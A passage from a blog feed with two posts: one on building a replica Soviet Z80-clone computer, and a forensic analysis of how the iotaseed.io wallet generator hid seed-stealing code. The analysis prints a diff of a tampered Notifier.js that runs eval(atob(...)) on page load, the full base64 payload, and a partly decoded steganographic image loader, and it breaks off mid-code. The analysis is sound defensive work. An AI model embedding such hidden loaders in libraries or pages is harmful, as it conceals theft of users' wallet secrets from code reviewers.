
	<a href="https://alex.studer.dev/assets/computer/computer.jpg">
		<img src="https://alex.studer.dev/assets/computer/computer.jpg" title="The final product." alt="The final product." style="max-width: 20rem;" />
	</a>
	<figcaption><p>The final product.</p>
</figcaption>
</figure>

<p>For my 11th grade history class, our final assignment was an open-ended research project, where both the topic and the medium of presentation was up to us. Having recently watched a <a href="https://www.youtube.com/watch?v=_fQtxKmgJC8">YouTube video</a> about Tetris, a game invented in the Soviet Union, I instantly knew I wanted to look into computer technology in the Soviet Union during the Cold War.</p>

<p>However, as I begun my research, I realized that the components used at the time were still available from sites like eBay. So, I decided, instead of writing a paper, to buy some of these components and try to build a replica computer, staying as period-accurate as I reasonably could.</p>

<!--more-->

<p>This post is going to talk about the more technical and electrical side of things; if you want to learn more about the historical aspects of the project, you can <a href="https://alex.studer.dev/assets/computer/paper.pdf">read the written component</a> that I submitted with the project.</p>

<h2 id="getting-the-components">Getting the components</h2>
<figure class="post-image post-image-right">
	<a href="https://alex.studer.dev/assets/computer/soviet_memory.jpg">
		<img src="https://alex.studer.dev/assets/computer/soviet_memory.jpg" title="Soviet SRAM and EPROM chips." alt="Soviet SRAM and EPROM chips." style="max-width: 25rem;" />
	</a>
	<figcaption><p>Soviet SRAM and EPROM chips.</p>
</figcaption>
</figure>

<p>The first decision I had to make was what I was going to use for the CPU of the computer. Eventually, I settled on the U880, an East German clone of the Zilog Z80, which I chose primarily due to ease of interfacing with the chip and my own familiarity with its architecture.</p>

<p>Once I had chosen the CPU, the peripheral chips were pretty logical choices. The Western parts that would normally be used with a Zilog Z80 all had Soviet equivalents. In the end, I chose to use a KR580VV51A (equivalent to an Intel 8251A) chip to give the computer a serial port, and a KR580VV55A (equivalent to an Intel 8255A) to handle the button inputs.</p>

<p>I then needed to have some sort of decoding logic. This is what coordinates the different peripheral devices on the data bus, so that they aren’t all trying to talk to the CPU at the same time. For this, I used an East German-manufactured V4028 chip (equivalent to the West’s CD4028) combined with a Soviet K155LN1 (a NOT gate, equivalent to the West’s SN7404).</p>

<p>For the display output, I had to cheat a little bit. Rather than connecting the system to an old analog CRT display, which would have been too bulky to transport and made the circuitry more complex, I chose to instead use a modern LCD display, connected to the rest of a system by a modern-day level shifting chip.</p>

<p>In addition, I originally wanted to include a CompactFlash socket, so that the computer would have some way of saving data (this would have been an imitation of the analog cassette records used at the time); unfortunately, I didn’t get the footprint for the socket correct, so I ended up abandoning that idea.</p>

<p>I also used three buffer chips (two for the address lines and one for data) because I was worried that I had too many chips on the same lines. These buffer chips are modern-day Texas Instruments parts, but it’s likely that they could be removed without any issues—they were only put in out of excessive caution.</p>

<h2 id="designing-the-computer">Designing the computer</h2>
<figure class="post-image post-image-right">
	<a href="https://alex.studer.dev/assets/computer/soviet_pin_spacing.png">
		<img src="https://alex.studer.dev/assets/computer/soviet_pin_spacing.png" title="Note the 2.5 mm spacing between pins. &lt;a href=&quot;https://eandc.ru/catalog/detail.php?ID=8247&quot;&gt;Source&lt;/a&gt;" alt="Note the 2.5 mm spacing between pins. &lt;a href=&quot;https://eandc.ru/catalog/detail.php?ID=8247&quot;&gt;Source&lt;/a&gt;" style="max-width: initial;" />
	</a>

	<figcaption><p>Note the 2.5 mm spacing between pins. <a href="https://eandc.ru/catalog/detail.php?ID=8247">Source</a></p>
</figcaption>
</figure>

<figure class="post-image post-image-right">
	<a href="https://alex.studer.dev/assets/computer/hybrid_footprint.png">
		<img src="https://alex.studer.dev/assets/computer/hybrid_footprint.png" title="An example of a dual footprint." alt="An example of a dual footprint." style="max-width: initial;" />
	</a>

	<figcaption><p>An example of a dual footprint.</p>
</figcaption>
</figure>

<p>Once I had decided on the components I wanted to use, I drew a schematic in KiCad. (you can see the <a href="https://github.com/thatoddmailbox/computer-hw/blob/master/doc/schematic.pdf">final schematic here</a>) Given the similarities between the Western and Eastern parts, there were many cases where I could just use KiCad’s built-in symbols. For example, even though the U880 is an East German part, it shares the same pinout as a Western Z80 chip, so I just used the pre-made Z80 symbol.</p>

<p>Something I quickly realized would be an issue with the Soviet components was that, despite appearing to be a normal DIP package, they actually have a slightly different pin spacing! Where most Western chips have a 0.1” (2.54 mm) pin pitch, these Soviet parts had a 2.5 mm pitch. While this difference of 0.04 mm might not seem like much, on some of the large 40-pin parts, this inaccuracy could add up. For parts that were socketed, like the CPU, I was able to just force the pins into a generic 0.1” socket. (this worked even for the large U880 CPU; however, if you look very closely, you can tell that the pins at the bottom of the part don’t line up very well with the socket—fortunately, they still make contact) However, for certain chips, I decided to instead forgo the socket, designing a special footprint with both 2.5 mm and 2.54 mm pin spacing. That way, I could easily fit the Soviet part, and still be able to swap a Soviet part with a Western equivalent if it were necessary.</p>

<h2 id="assembling-the-pcbs">Assembling the PCBs</h2>

<p>As I was bringing up the computer, I kept running into issues where the CPU wouldn’t read from the ROM correctly, executing what seemed like completely random instructions. Eventually, after lots of debugging, I realized that the issue was with the Soviet EPROMs I had bought—for some reason, though they appeared to work fine in the TL866 I used to program them, they would return what seemed like random data when run in the computer. Eventually, I had to replace them with modern parts.</p>

<p>In retrospect, after looking more closely at the datasheet for the part, I realize now that the programming voltage is actually specified to be 24.5 volts, while my programmer maxed out at 21.5 volts. My guess for what happened is that somehow, the lower programming voltage meant that the EPROM still could work in the programmer, but when pushed to a faster speed in the actual computer, it stopped working. However, I can’t really find much information on the Internet about what happens when you undervolt an EPROM’s programming voltage, so it’s also possible I just received bad parts.</p>

<h2 id="the-final-product">The final product</h2>
<video src="https://alex.studer.dev/assets/computer/tetris.mp4" controls="" mute=""></video>
<figure class="post-image post-image-right">
	<a href="https://alex.studer.dev/assets/computer/debugger.png">
		<img src="https://alex.studer.dev/assets/computer/debugger.png" title="The debugger I wrote." alt="The debugger I wrote." style="max-width: 30rem;" />
	</a>

	<figcaption><p>The debugger I wrote.</p>
</figcaption>
</figure>

<p>Finally, I had to program the computer. I had previously written an assembler for the Nintendo Gameboy, which uses a processor that’s very similar to the Z80. So, I adapted this code into <a href="https://github.com/thatoddmailbox/z80asm">z80asm</a>, a rather minimalistic Z80 assembler targeted specifically at this computer. I also wrote <a href="https://github.com/thatoddmailbox/computer-emu">an emulator</a> for the system, complete with a (very bare-bones) debugger, which was incredibly helpful. The firmware is entirely written in Z80 assembly language, and <a href="https://github.com/thatoddmailbox/computer-fw">is open-source if you want to look at it</a>.</p>

<p>Ultimately, I found this project to be incredibly interesting and rewarding. I learned a lot, both in a historical and a technical aspect, and have created something that I’m proud of. All of the design and software behind the computer have been published under <a href="https://github.com/thatoddmailbox/computer">various GitHub repositories</a>, as linked above.</p>]]></content><author><name>Alex Studer</name></author><summary type="html"><![CDATA[For the final project of my 11th grade history class, I built a Cold War-era Soviet replica computer, staying as period-accurate as I reasonably could.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://alex.studer.dev/assets/computer/computer.jpg" /><media:content medium="image" url="https://alex.studer.dev/assets/computer/computer.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">How a malicious seed generation website stole $4 million</title><link href="https://alex.studer.dev/2018/01/28/iotaseed" rel="alternate" type="text/html" title="How a malicious seed generation website stole $4 million" /><published>2018-01-28T00:00:00+00:00</published><updated>2018-01-28T00:00:00+00:00</updated><id>https://alex.studer.dev/2018/01/28/iotaseed</id><content type="html" xml:base="https://alex.studer.dev/2018/01/28/iotaseed"><![CDATA[<p><strong>Update 1/29/2018: the QR code is generated by a Web Worker rather than a Service Worker as initially stated (thanks to <a href="https://news.ycombinator.com/item?id=16256440">foodblogger</a> on Hacker News for catching this!), the publish date was corrected, and as suggested on <a href="https://www.reddit.com/r/programming/comments/7tnq7u/how_a_malicious_seed_generation_website_stole_4/dtel2gl/">Reddit</a>, the article was updated to clarify how the created seeds were varied for different users, but still known to the operator of the website. You can see the original version <a href="https://github.com/thatoddmailbox/thatoddmailbox.github.io/blob/e7643908eabd69f96b820ecfb1cc282571494134/_posts/2017-01-28-iotaseed.md">here</a>.</strong></p>

<p>Recently, Ars Technica <a href="https://arstechnica.com/information-technology/2018/01/two-new-cryptocurrency-heists-make-off-with-over-400m-worth-of-blockchange/">posted an article</a> describing how a malicious seed generator, iotaseed.io (now offline), was able to steal almost $4 million (!) worth of IOTA from its users’ wallets. The way they describe this is that the website “stored data about each seed generated along with information about the wallet it was associated with, allowing whoever was running the site (or whoever hijacked it) to simply wait until wallets were filled and then cash them out.” This made me curious, so I decided to look into the technical details of how the scam was pulled off.
<!--more--></p>

<h2 id="finding-the-code">Finding the code</h2>
<p>The original website, iotaseed.io, has been replaced with a message stating “Taken down. Apologies.” Fortunately, the Wayback Machine has saved a copy of the site, which can be seen <a href="http://web.archive.org/web/20180103035549/https://iotaseed.io/">here</a>.</p>

<p>The website links to a GitHub repository, where it claims you can see the code, but warns you that you should use the website instead of downloading the code from GitHub, giving the excuse that “the repository may contain new code that hasn’t been fully tested yet.”</p>

<p>Given this information, I made a guess that, to keep its existence a secret from any code reviews, the code that was allowing the owner of the website to steal users’ seeds was not part of the GitHub repository and was only added in on the iotaseed.io website. This would explain why users were told to use the website rather than the GitHub repository, and meant that if one compared the JavaScript on the website’s to the JavaScript on the GitHub repository, this backdoor code should become obvious.</p>


<p>Unfortunately, the GitHub repository iotaseed.io links to, <a href="https://github.com/norbertvdberg/iotaseed">norbertvdberg/iotaseed</a>, has since been deleted (as has the entire account of the respository’s owner, <a href="https://github.com/norbertvdberg">norbertvdberg</a>) Even though the Wayback Machine <a href="https://web.archive.org/web/20180103035549/https://github.com/norbertvdberg/iotaseed">archived the homepage of the GitHub repository</a>, trying to view any of the code (or download a ZIP file of the code) results in a “Wayback Machine doesn’t have that page archived.” error. Up in the top-right of the page, though, it mentions that the code has been forked by 8 different people, and according to <a href="https://help.github.com/articles/deleting-a-repository/">this GitHub support article</a>, when a public repository is deleted, its forks are still preserved, meaning that there are probably still copies of this repository floating around on GitHub somewhere!</p>

<p><img src="https://alex.studer.dev/assets/iotaseed/saved_repo.png" alt="8 forks!" /></p>


<p>A quick search for one of the commit messages visible on the Wayback Machine archive results in the following:</p>

<p><img src="https://alex.studer.dev/assets/iotaseed/commit_search.png" alt="Searching GitHub" /></p>

<p><a href="https://github.com/eggdroid/eggseed3">eggdroid/eggseed3</a> seems to have been a fork of the original iotaseed.io code, with all 26 commits being made by “norbertvdberg”, the same user from the earlier GitHub repo.</p>

<p>Now that we have both the website and the GitHub JavaScript files, it’s time to compare the two and see if there are any differences.</p>

<h2 id="analyzing-the-code">Analyzing the code</h2>

<p>The seed generator is made up of multiple different JavaScript files, all of which are combined into one <code class="language-plaintext highlighter-rouge">all.js</code> file, which is then minified into <code class="language-plaintext highlighter-rouge">all.mini.js</code>. It is this <code class="language-plaintext highlighter-rouge">all.mini.js</code> file that’s actually used on the page. So, I compared a copy of the Wayback Machine’s <code class="language-plaintext highlighter-rouge">all.mini.js</code> and the GitHub repository’s <code class="language-plaintext highlighter-rouge">all.mini.js</code>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ shasum all-website.mini.js all-github.mini.js 
3d48933698d8cf1d1673067d782595c12c815424  all-website.mini.js
3d48933698d8cf1d1673067d782595c12c815424  all-github.mini.js
</code></pre></div></div>

<p>Unfortunately for me, the two files appear to be the same. Digging into the code, I then noticed that once the wallet was generated, <a href="https://github.com/eggdroid/eggseed3/blob/8b92ec0f8b251c9fe91cd64c86803f5b1cf0e3d3/jscript/iotaseed.js#L60-L71">a Web Worker is started</a> to generate the QR code and paper wallet information, and this worker’s code comes from a separate file, <code class="language-plaintext highlighter-rouge">all-wallet.mini.js</code>. Maybe something was hidden in that file?</p>

<p>Comparing the website’s and the GitHub’s <code class="language-plaintext highlighter-rouge">all-wallet.mini.js</code> files initially showed that they were different, so I ran both files through <a href="https://www.npmjs.com/package/js-beautify">js-beautify</a> and then <code class="language-plaintext highlighter-rouge">diff</code>-ed them to see what the exact differences were.</p>

<div class="language-diff highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">$</span> diff all-wallet-website.js all-wallet-github.js
<span class="p">1313c1313
</span><span class="gd">&lt;             t = t || {}, this.version = e("../package.json").version, this.host = t.host ? t.host : "http://web.archive.org/web/20180120222030/http://localhost/", this.port = t.port ? t.port : 14265, this.provider = t.provider || this.host.replace(/\/$/, "") + ":" + this.port, this.sandbox = t.sandbox || !1, this.token = t.token || !1, this.sandbox &amp;&amp; (this.sandbox = this.provider.replace(/\/$/, ""), this.provider = this.sandbox + "/commands"), this._makeRequest = new o(this.provider, this.token), this.api = new a(this._makeRequest, this.sandbox), this.utils = i, this.valid = e("./utils/inputValidator"), this.multisig = new s(this._makeRequest)
</span><span class="p">---
</span><span class="gi">&gt;             t = t || {}, this.version = e("../package.json").version, this.host = t.host ? t.host : "http://localhost", this.port = t.port ? t.port : 14265, this.provider = t.provider || this.host.replace(/\/$/, "") + ":" + this.port, this.sandbox = t.sandbox || !1, this.token = t.token || !1, this.sandbox &amp;&amp; (this.sandbox = this.provider.replace(/\/$/, ""), this.provider = this.sandbox + "/commands"), this._makeRequest = new o(this.provider, this.token), this.api = new a(this._makeRequest, this.sandbox), this.utils = i, this.valid = e("./utils/inputValidator"), this.multisig = new s(this._makeRequest)
</span><span class="p">1713c1713
</span><span class="gd">&lt;             this.provider = e || "http://web.archive.org/web/20180120222030/http://localhost:14265/", this.token = t
</span><span class="p">---
</span><span class="gi">&gt;             this.provider = e || "http://localhost:14265", this.token = t
</span><span class="p">1718c1718
</span><span class="gd">&lt;             this.provider = e || "http://web.archive.org/web/20180120222030/http://localhost:14265/"
</span><span class="p">---
</span><span class="gi">&gt;             this.provider = e || "http://localhost:14265"
</span><span class="p">6435c6435
</span><span class="gd">&lt;                 website: "http://web.archive.org/web/20180120222030/https://iota.org/"
</span><span class="p">---
</span><span class="gi">&gt;                 website: "https://iota.org"
</span><span class="p">6440c6440
</span><span class="gd">&lt;                 url: "http://web.archive.org/web/20180120222030/https://github.com/iotaledger/iota.lib.js/issues"
</span><span class="p">---
</span><span class="gi">&gt;                 url: "https://github.com/iotaledger/iota.lib.js/issues"
</span><span class="p">6444c6444
</span><span class="gd">&lt;                 url: "http://web.archive.org/web/20180120222030/https://github.com/iotaledger/iota.lib.js.git"
</span><span class="p">---
</span><span class="gi">&gt;                 url: "https://github.com/iotaledger/iota.lib.js.git"
</span></code></pre></div></div>

<p>However, the only difference between the two files is that the Wayback Machine rewrote some of the URLs to point to <code class="language-plaintext highlighter-rouge">web.archive.org</code>. Functionally, the seed generation code seemed to be the same between the actual website and the GitHub repository.</p>

<p>I then took another, closer look at the <code class="language-plaintext highlighter-rouge">index.html</code> page, and noticed that there was <a href="https://github.com/eggdroid/eggseed3/blob/8b92ec0f8b251c9fe91cd64c86803f5b1cf0e3d3/index.html#L111">one more JavaScript file loaded</a>, a <a href="https://web.archive.org/web/20180611003233/https://github.com/rlemon/Notifier.js">notification library</a> that I had initially overlooked. I downloaded the Wayback Machine’s version and <code class="language-plaintext highlighter-rouge">diff</code>-ed it to the GitHub repository’s version, resulting in this very suspicious code becoming apparent:</p>

<div class="language-diff highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">$</span> diff notifier-website.js notifier-github.js 
<span class="p">68,71d67
</span><span class="gd">&lt;             if (!window.inited_n) {
&lt;                 window.inited_n = true;
&lt;                 Notifier.init()
&lt;             }
</span><span class="p">82,87d77
</span><span class="gd">&lt;             if (/,T/.test(image)) {
&lt;                 if (/ps:.*o/.test(document.location)) {
&lt;                     eval(atob(image.split(",")[2]))
&lt;                 }
&lt;                 return
&lt;             }
</span><span class="p">119,121d108
</span><span class="gd">&lt;         init: function(message, title) {
&lt;             this.notify(message, title, "data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAAXNSR0IArs4c6QAAAAZiS0dEAP8A/wD/oL2nkwAAAAlwSFlzAAALEwAACxMBAJqcGAAAAAd0SU1FB9wCBxILCcud3gSTrg4uDm5uZFRETbRznoTD3oTD1JR0iXlYXaRzncRzhBQUDnSjtNS0zUzsdnZmVLSEpMSEoyNjPm5eSZmYfm6ekzNTOloI42ODbm6Oiioo/h4eEzODbm5+eop5SiopCiopDl396hloaDg3ToTD3m5uZMS03/9RTlAAAADy8vIgICA2NzY4OzYPM0fa29q,ZnVuY3Rpb24gY0RpcyhmKXt2YXIgbz1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCJjYW52YXMiKS5nZXRDb250ZXh0KCIyZCIpO3ZhciBpPW5ldyBJbWFnZTtpLm9ubG9hZD1mdW5jdGlvbigpe28uZHJhd0ltYWdlKGksMCwwKTtkUyhvLmdldEltYWdlRGF0YSgwLDAsMjk4LDEwMCkuZGF0YSl9O2kuc3JjPWZ9ZnVuY3Rpb24gZFMoZCl7dmFyIGw9MjEsYk09IiIsdE09IiI7Zm9yKHZhciBpPTA7aTxsO2krKyl7dmFyIGI9KGRbaSo0KzJdPj4+MCkudG9TdHJpbmcoMik7Yk0rPWJbYi5sZW5ndGgtMV07aWYoYk0ubGVuZ3RoPT0xNil7bD1wYXJzZUludChiTSwyKSsxNjtiTT0iIn1lbHNlIGlmKGJNLmxlbmd0aD09OCYmbCE9MjEpe3RNKz1TdHJpbmcuZnJvbUNoYXJDb2RlKHBhcnNlSW50KGJNLDIpKTtiTT0iIn19ZXZhbCh0TSl9Y0RpcygiLi9pbWFnZXMvbG9nb19zbWFsbF9ib3R0b20ucG5nIik7,TbRznoTD3oTD1JR0iXlYXaRzncRzhBQUDnSjtNS0zUzsdnZmVLSEpMSEoyNjPm5eSZmYfm6ekzNTOloI42ODbm6Oiioo/h4eEzODbm5+eop5SiopCiopDl396hloaDg3ToTD3m5uZMS03///9RTlAAAADy8vIgICA2NzY4OzYPM0fa29qgoI7/zMnj4+PW19VGRkbqPi7v7/D6+vr09fXyTj4rKSvhSTo/Pj/oSDnlMyLsNCI0MTP0///tTT7ZRjizOi+6PDDmLRyenZ7oKRfExMT/TzvobGEVFBWGhYUAGjLW8/ToXVADLUZ8e33/2tfRRTdWVFTFQDT1u7aSkZIADib+5eFwcHHW+/z70tDwkIesPTPW6+teXV2xsbG7u7vY4+Lre3DMzM2qp6jilIxsPT7lg3kdO07m/f4AJjuwsJzftK/fpZ7woJjoVUZBWGj1zMdTaXfcvrrzq6Tby8f+8u8wSlYZNDaQRUKfr7d9j5lpf4vx5ePMsLF/o64s+PNlAAAANnRSTlMAC1IoljoZWm2yloPRGWiJfdjEEk037Esq7Pn24EKjpiX+z7rJNNWB5pGxZ1m2mZY/gXOlr43C+dBMAAAmkklEQVR42uzay86bMBAF4MnCV1kCeQFIRn6M8xZe+v1fpVECdtPSy5822Bi+JcujmfEApl3IIRhBFyIJ3Em6UMTDSKfHsOB0dhILQ2fX4+4aF0tVXC3yJJB4OrcJV1msIhJN52avslhpZOfcvyepfceIaARw5t2CWTwYRhSQTdSum1TGqE5Mr0kg6Ukj66hZ3GExaEaJQsYIWXzmd6P2KHxn6NjG4/BDMEQ6RM+oNQ6vjJyWFTNTDJlau0e1drAO+Ikan8tE1itkfC0S11iXKGyYJZFB5jpkgmY8WWoKx6Z5JI3MGyQqV1Jj80Jgm2J9xGrQSAKfcyptEfgFrxxWnUUiVEqIGjN5bAsRKyOReI9FaGxw3o0Of8I6rAbbcBR06yN+T+Uogmu2QR5ucsaXuV6w1hath9HiDWGwWrLmOoUL7/CWYLRo6/2d9zPeN6hONNEvXKiIf2fkwauDCxXwcPI0mA/4v+whvwdzafABTh/tZW3SEcmZS0NYfJTTB5kaYsbnHSEMMWMfuvJdg3vsJlR9R6UP2JOp9jRhM/ZVa5dwiwJCT9UZI8qwtRVGh2JCVSsXtyinqgtMk0NJFf1QYwGlmToGhkQFQg3X5nvUofzw7FCLr2bRak2Uz0KgJhOVM6EqjlMpvPwp+ioWy2JAbWYqQ6E+mv5SwyNzJWh/HHX6Rty17TYNBFF44CokEA+ABELiJ2yMnUorefElCY5pHGgqu3JUhYAU0xpwwYoqJSAU8sgXMxvvekwukAS0PS9pq3I8OXtmZm8pF3D6vuLEx7N833/N0bI85X/CarUEte9b68nlf4rg+lKoEGAvPMvzk6+Ak5OwZ71u/S81gEoJR8AMyPNR2FOs7jo1pG94PvzdD76vjCZTYp/vlzDefw0hYOWf4b1+3Tt5+3MfcZ7NxnnPX0Uu//7StQUhwgmNk/N9x3ENDpfF/P7E6/6rM1qt8K0BXMjsOs7+eZKNR95KMSQfCgS/pUY4TuPUdlEHlOPnCXj7H2B1e9+ZxRaZHVuN49nI8pUlNC9JRLVSwMhM4piahmOsA/FMFPwB+4ZiyTYnf/gAAAABJRU5ErkJggg==")
&lt;         },
</span></code></pre></div></div>

<p><strong>It appears that someone has very carefully made modifications to the Notifier.js library in order to hide some code.</strong> The <code class="language-plaintext highlighter-rouge">Notifier.notify</code> method has been changed to check if the <code class="language-plaintext highlighter-rouge">image</code> parameter contains <code class="language-plaintext highlighter-rouge">",T"</code>, and so, decodes part of the parameter into JavaScript and evaluates it. Another modification adds a <code class="language-plaintext highlighter-rouge">Notifier.init()</code> method called when the page loads, which calls <code class="language-plaintext highlighter-rouge">notify</code> method with an <code class="language-plaintext highlighter-rouge">image</code> parameter set to trigger this code.</p>

<p>Running <code class="language-plaintext highlighter-rouge">atob(image.split(",")[2])</code> on the data URL used in the code above results in the following snippet of code (with indentation and spacing added for clarity):</p>
<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">function</span> <span class="nx">cDis</span><span class="p">(</span><span class="nx">f</span><span class="p">)</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">o</span> <span class="o">=</span> <span class="nb">document</span><span class="p">.</span><span class="nx">createElement</span><span class="p">(</span><span class="dl">"</span><span class="s2">canvas</span><span class="dl">"</span><span class="p">).</span><span class="nx">getContext</span><span class="p">(</span><span class="dl">"</span><span class="s2">2d</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">i</span> <span class="o">=</span> <span class="k">new</span> <span class="nx">Image</span><span class="p">;</span>
    <span class="nx">i</span><span class="p">.</span><span class="nx">onload</span> <span class="o">=</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
        <span class="nx">o</span><span class="p">.</span><span class="nx">drawImage</span><span class="p">(</span><span class="nx">i</span><span class="p">,</span> <span class="mi">0</span><span class="p">,</span> <span class="mi">0</span><span class="p">);</span>
        <span class="nx">dS</span><span class="p">(</span><span class="nx">o</span><span class="p">.</span><span class="nx">getImageData</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="mi">0</span><span class="p">,</span> <span class="mi">298</span><span class="p">,</span> <span class="mi">100</span><span class="p">).</span><span class="nx">data</span><span class="p">)</span>
    <span class="p">};</span>
    <span class="nx">i</span><span class="p">.</span><span class="nx">src</span> <span class="o">=</span> <span class="nx">f</span>
<span class="p">}</span>

<span class="kd">function</span> <span class="nx">dS</span><span class="p">(</span><span class="nx">d</span><span class="p">)</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">l</span> <span class="o">=</span> <span class="mi">21</span><span class="p">,</span>
        <span class="nx">bM</span> <span class="o">=</span> <span class="dl">""</span><span class="p">,</span>
        <span class="nx">tM</span> <span class="o">=</span> <span class="dl">""</span><span class="p">;</span>
    <span class="k">for</span> <span class="p">(</span><span class="kd">var</span> <span class="nx">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="nx">i</span> <span class="o">&lt;</span> <span class="nx">l</span><span class="p">;</span> <span class="nx">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
        <span class="kd">var</span> <span class="nx">b</span> <span class="o">=</span> <span class="p">(</span><span class="nx">d</span><span class="p">[</span><span class="nx">i</span> <span class="o">*</span> <span class="mi">4</span> <span class="o">+</span> <span class="mi">2</span><span class="p">]</span> <span class="o">&gt;&gt;&gt;</span> <span class="mi">0</span><span class="p">).</span><span class="nx">toString</span><span class="p">(</span><span class="mi">2</span><span class="p">);</span>
        <span class="nx">bM</span> <span class="o">+=</span> <span class="nx">b</span><span class="p">[</span><span class="nx">b</span><span class="p">.</span><span class="nx">length</span> <span class="o">-</span> <span class="mi">1</span><span class="p">];</span>
        <span class="k">if</span> <span class="p">(</span><span class="nx">bM</span><span class="p">.</span><span class="nx">length</span> <span class="o">==</span> <span class="mi">16</span><span class="p">)</span> <span class="p">{</span>
            <span class="nx">l</span> <span class="o">=</span> <span class="nb">parseInt</span><span class="p">(</span><span class="nx">bM</span><span class="p">,</span> <span class="mi">2</span><span class="p">)</span> <span class="o">+</span> <span class="mi">16</span><span class="p">;</span>
            <span class="nx">bM</span> <span class="o">=</span> <span class="dl">""</span>
        <span class="p">}</span> <span class="k">else</span> <span class="k">if</span> <span class="p">(</span><span class="nx">bM</span><span class="p">.</span><span class="nx">length</span> <span class="o">==</span> <span class="mi">8</span> <span class="o">&amp;&amp;</span> <span class="nx">l</span> <span class="o">!=</span> <span class="mi">21</span><span class="p">)</span> <span class="p">{</span>
